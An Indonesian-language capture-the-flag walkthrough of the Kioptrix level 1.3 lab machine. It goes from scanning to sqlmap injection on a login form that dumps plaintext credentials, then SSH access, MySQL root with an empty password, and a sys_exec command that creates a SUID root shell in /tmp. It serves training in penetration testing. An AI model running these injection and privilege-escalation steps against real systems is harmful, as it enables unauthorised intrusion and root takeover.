
# Kioptrix level 1.3

Reja Revaldy F

Penyelesaian

$ sudo netdiscover

IP Machine : 192.168.1.8

$ nmap -sV -A 192.168.1.8

```
parrot :: CTF/vulnhub/kioptrix-4 » cat nmap.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 10:44 BST
Nmap scan report for 192.168.1.8 (192.168.1.8)
Host is up (0.00013s latency).
Not shown: 566 closed tcp ports (conn-refused), 430 filtered tcp ports (no-response)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9bad4ff21ec5f23914b9d3a00be84171 (DSA)
|_  2048 8540c6d541260534adf86ef2a76b4f0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2023-07-03T05:45:06-04:00
|_clock-skew: mean: 1h59m59s, deviation: 2h49m42s, median: 0s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.12 seconds
```

$ nikto -h 192.168.1.8

```
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          192.168.1.8
+ Target Hostname:    192.168.1.8
+ Target Port:        80
+ Start Time:         2023-07-03 10:46:15 (GMT1)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 5.4.4)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.22). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ Server leaks inodes via ETags, header found with file /icons/README, inode: 98933, size: 5108, mtime: 0x438c0358aae80
+ OSVDB-3233: /icons/README: Apache default file found.
+ Cookie PHPSESSID created without the httponly flag
+ 6544 items checked: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2023-07-03 10:46:33 (GMT1) (18 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Port 80


Samba version scanner


```
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> exploit

[*] 192.168.1.8:445       - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.1.8:445       -   Host could not be identified: Unix (Samba 3.0.28a)
[*] 192.168.1.8:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Gobuster

```
parrot :: CTF/vulnhub/kioptrix-4 » gobuster dir -u 192.168.1.8 -w /usr/share/wordlists/dirb/big.txt -q
/.htaccess            (Status: 403) [Size: 327]
/.htpasswd            (Status: 403) [Size: 327]
/cgi-bin/             (Status: 403) [Size: 326]
/images               (Status: 301) [Size: 350] [--> http://192.168.1.8/images/]
/index                (Status: 200) [Size: 1255]
/john                 (Status: 301) [Size: 348] [--> http://192.168.1.8/john/]
/logout               (Status: 302) [Size: 0] [--> index.php]
/member               (Status: 302) [Size: 220] [--> index.php]
/robert               (Status: 301) [Size: 350] [--> http://192.168.1.8/robert/]
/server-status        (Status: 403) [Size: 331]
```

Dari hasil gobuster saya menemukan john, robert dan karena ada login page saya asumsikan bahwa ada user dengan username john/robert, ok karena ada login pake saya coba masukkan username john dan password sembarang, ternyata login page tersebut terkoneksi ke mysql.




Ok langsung saya coba gunakan sqlmap dan intercept melalui burpsuite.

```
POST /checklogin.php HTTP/1.1
Host: 192.168.1.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.8/
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://192.168.1.8
DNT: 1
Connection: close
Cookie: SESS67a8a2e143dec1d311b1b83abeba8d00=nv3f8112qb7srpaueu5djs9tr7; has_js=1; PHPSESSID=cf3d092ba374a6e5fb1302280968f65c
Upgrade-Insecure-Requests: 1

myusername=john&mypassword=%27&Submit=Login
```

$ sqlmap -r intercept.txt –dump


```
Database: members
Table: members
[2 entries]
+----+----------------------+----------+
| id | password             | username |
+----+----------------------+----------+
| 1  | MyNameIsJohn         | john     |
| 2  | ADGAdsafdfwt4gadfga== | robert   |
+----+----------------------+----------+
```


oke karena kita berhasil dapat kredensialnya maka saya coba login ssh menggunakan kredensial berikut.

```
parrot :: CTF/vulnhub/kioptrix-4 » ssh john@192.168.1.8 -p 22
The authenticity of host '192.168.1.8 (192.168.1.8)' can't be established.
RSA key fingerprint is SHA256:3fqlLtTAindnY7CGwxoXJ9M2rQF6nn35SFMTVv56lww.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.8' (RSA) to the list of known hosts.
john@192.168.1.8's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$
```

```
john:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
john:~$
```

Di user ini hanya memiliki beberapa command seperti yang ditunjukkan diatas




Karena sangat terbatas saya coba spawn shell dengan menggunakan echo.

```
john@Kioptrix4:/var/www$ cat john/john.php
<?php
session_start();
if(!session_is_registered(myusername)){
        header("location:../index.php");
}else{
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");

$result=mysql_query("SELECT * FROM $tbl_name WHERE username='".$_SESSION['myusername']."'");

// Mysql_num_row is counting table row
$count=mysql_num_rows($result);
// If result matched $myusername and $mypassword, table row must be 1 row

if($count!=0){
        $row = mysql_fetch_array($result);
}
else {
echo "Something went wrong";
}

ob_end_flush();

?>
```

Oke setelah saya coba jelajahi mesin saya menemukan file john.php yang memiliki koneksi ke mysql dengan username root dan password ‘‘ (kosong), lalu saya coba saja masuk mysql dengan user root dan berhasil.

```
john@Kioptrix4:/var/www$ ps aux | grep mysql
root      4170  0.0  0.0   1772   524 ?        S    05:39   0:00 /bin/sh /usr/bin/mysqld_safe
root      4212  0.2  2.4 128664 26008 ?        Sl   05:39   0:07 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root
root      4214  0.0  0.0   1700   556 ?        S    05:39   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
john      4830  0.0  0.0   1784   608 pts/0    R+   06:38   0:00 grep mysql
```

```
john@Kioptrix4:/var/www$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 51399
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Oke sampai sini saya cukup kebingungan dan coba untuk memutuskan melihat writeup orang lain dan menemukan bahwa kita bisa menyisipkan command lewat mysql.

```
if res:
    print "sys_exec was found: %s" % res
    print "Generating a suid binary in /tmp/sh..."
    os.system('mysql -u root -p\'' + password + '\' -e "select sys_exec(\'cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh\')"')

    print "Trying to spawn a root shell..."
    pty.spawn("/tmp/sh");
```

https://www.exploit-db.com/exploits/46249

Oke dari sini saya sedikit mengerti lalu coba saja saya ambil bagian yang penting dan masukkan di dalam mysql nya, yang saya pahami ini merupakan command sederhana untuk mengcopy kan sh ke direktori tmp, jadi kita bisa menjalankan sh dengan akses root disini melalui file tersebut.

```
mysql> select sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp/sh');
+---------------------------------------------------------------------------+
| sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp/sh') |
+---------------------------------------------------------------------------+
| NULL                                                                      |
+---------------------------------------------------------------------------+
1 row in set (0.00 sec)
```

```
john@Kioptrix4:/tmp$ ./sh
# whoami
root
```

Karena saya sudah mendapatkan root maka saya coba akses direktori root dan mendapatkan ucapan selamat.

```
# cd /root
# ls
congrats.txt  lshell-0.9.12
# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret
```